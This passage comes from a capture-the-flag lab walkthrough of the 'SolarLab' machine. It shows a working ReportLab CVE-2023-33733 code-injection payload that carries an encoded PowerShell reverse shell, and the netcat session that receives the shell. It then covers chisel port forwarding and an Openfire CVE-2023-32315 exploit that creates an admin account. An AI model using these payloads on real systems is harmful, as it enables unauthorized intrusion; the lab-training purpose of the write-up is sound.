 Then we can get a
 pdf file

It's always helpful to check what metadata is ultimately included in the PDF file generated by the website:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/SolarLab]
└─$ exiftool output.pdf
ExifTool Version Number         : 13.50
File Name                       : output.pdf
Directory                       : .
File Size                       : 205 kB
File Modification Date/Time     : 2026:04:25 15:08:28+00:00
File Access Date/Time           : 2026:04:25 15:08:28+00:00
File Inode Change Date/Time     : 2026:04:25 15:08:28+00:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Author                          : (anonymous)
Create Date                     : 2026:04:25 08:27:24-02:00
Creator                         : (unspecified)
Modify Date                     : 2026:04:25 08:27:24-02:00
Producer                        : ReportLab PDF Library - www.reportlab.com
Subject                         : (unspecified)
Title                           : (anonymous)
Trapped                         : False
Page Mode                       : UseNone
Page Count                      : 1
We can get the pdf file is created by ReportLab, also we can easily find the exploits of that.
CVE-2023-33733
https://github.com/advisories/GHSA-9q9m-c65c-37pq
Reportlab up to and including v3.6.12 allows attackers to execute arbitrary code via supplying a crafted PDF file.
Also we can find a poc script from github https://github.com/c53elyas/CVE-2023-33733
From the poc script, the key injected part would be
add_paragraph("""
            <para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>""", content)
I will try to write them from the browser, but it has the character limit here.

Maybe we can try to use burpsuiteto help us fill them.
If we continue to modify the Justificationpart, it would continue to send the error of character limit, but if we change the training_requestpart, that will just give us the code 500
 Then we will receive the response
┌──(wither㉿localhost)-[~/…/Medium/SolarLab/CVE-2023-33733/code-injection-poc]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.200.134 - - [25/Apr/2026 16:03:55] "GET / HTTP/1.1" 200 -
So that should be RCE vulnerable, let's try to get the reverse shell
<para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAwACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>
Then we can get the reverse shell as solarlab\blake
┌──(wither㉿localhost)-[~/…/Medium/SolarLab/CVE-2023-33733/code-injection-poc]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.200.134] 51494
whoami
solarlab\blake
PS C:\Users\blake\Documents\app>
Privilege Escalation
I would check the groups and privilege of blake
PS C:\Users> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                     Well-known group S-1-5-3      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
There seems other valid users here
PS C:\Users> net users

User accounts for \\SOLARLAB

-------------------------------------------------------------------------------
Administrator            blake                    DefaultAccount
Guest                    openfire                 WDAGUtilityAccount
The command completed successfully.
Moreover, we can see an openfire folder on C:\Program Files but we can't access it as the
user blake .
PS C:\Program Files> dir


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/16/2023   9:39 PM                Common Files
d-----         4/26/2024   4:39 PM                Internet Explorer
d-----        11/17/2023  10:04 AM                Java
d-----        11/16/2023   9:47 PM                Microsoft Update Health Tools
d-----         12/7/2019  11:14 AM                ModifiableWindowsApps
d-----        11/17/2023   2:22 PM                Openfire
d-----         4/26/2024   2:38 PM                RUXIM
d-----          5/3/2024   2:34 PM                VMware
d-----        11/16/2023  11:12 PM                Windows Defender
d-----         4/26/2024   4:39 PM                Windows Defender Advanced Threat Protection
d-----        11/16/2023  10:11 PM                Windows Mail
d-----        11/16/2023  10:11 PM                Windows Media Player
d-----         4/26/2024   4:39 PM                Windows Multimedia Platform
d-----         12/7/2019  11:50 AM                Windows NT
d-----        11/16/2023  10:11 PM                Windows Photo Viewer
d-----         4/26/2024   4:39 PM                Windows Portable Devices
d-----         12/7/2019  11:31 AM                Windows Security
d-----         12/7/2019  11:31 AM                WindowsPowerShell
I would continue to check the process in the background, openfireshould be running in the background
PS C:\Program Files\Openfire> netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6791           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    10.129.200.134:139     0.0.0.0:0              LISTENING
  TCP    10.129.200.134:51494   10.10.14.40:443        ESTABLISHED
  TCP    127.0.0.1:5000         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5222         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5223         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5262         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5263         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5269         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5270         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5275         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5276         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7070         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7443         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING
The port 9090 seems run the web console of openfire
To help us get access to the localhost of the target machine, I will need to use chisel to help us port forwarding.
# Local machine
┌──(wither㉿localhost)-[/opt/chisel]
└─$ ./chisel server -p 9001 --reverse --host 10.10.14.40
2026/04/26 09:42:57 server: Reverse tunnelling enabled
2026/04/26 09:42:57 server: Fingerprint 3RgYm1/SWOG64fvzDtmv20P/d3BngQL0Hw83BfZ1oEg=
2026/04/26 09:42:57 server: Listening on http://10.10.14.40:9001
2026/04/26 09:43:46 server: session#1: tun: proxy#R:9090=>9090: Listening

# Target machine
PS C:\Programdata> ./chisel.exe client 10.10.14.40:9001 R:9090:127.0.0.1:9090
Now we can visit the website from the browser
 We can get the version
 Openfire, Version: 4.7.4
Also there is a vulnerable CVE
CVE-2023-32315 (https://github.com/advisories/GHSA-gw42-f939-fhvm)
Administration Console authentication bypass in openfire xmppserver

There is poc script
https://github.com/K3ysTr0K3R/CVE-2023-32315-EXPLOIT
We can use this script to get the valid crediit
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/SolarLab/CVE-2023-32315-EXPLOIT]
└─$ python3 CVE-2023-32315.py -u http://127.0.0.1:9090

 ██████ ██    ██ ███████       ██████   ██████  ██████  ██████        ██████  ██████  ██████   ██ ███████
██      ██    ██ ██                 ██ ██  ████      ██      ██            ██      ██      ██ ███ ██
██      ██    ██ █████   █████  █████  ██ ██ ██  █████   █████  █████  █████   █████   █████   ██ ███████
██       ██  ██  ██            ██      ████  ██ ██           ██            ██ ██           ██  ██      ██
 ██████   ████   ███████       ███████  ██████  ███████ ██████        ██████  ███████ ██████   ██ ███████

Coded By: K3ysTr0K3R --> Hug me ʕっ•ᴥ•ʔっ

[*] Launching exploit against: http://127.0.0.1:9090
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Adding credentials
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW
By using this credit, we can access to the dashboard
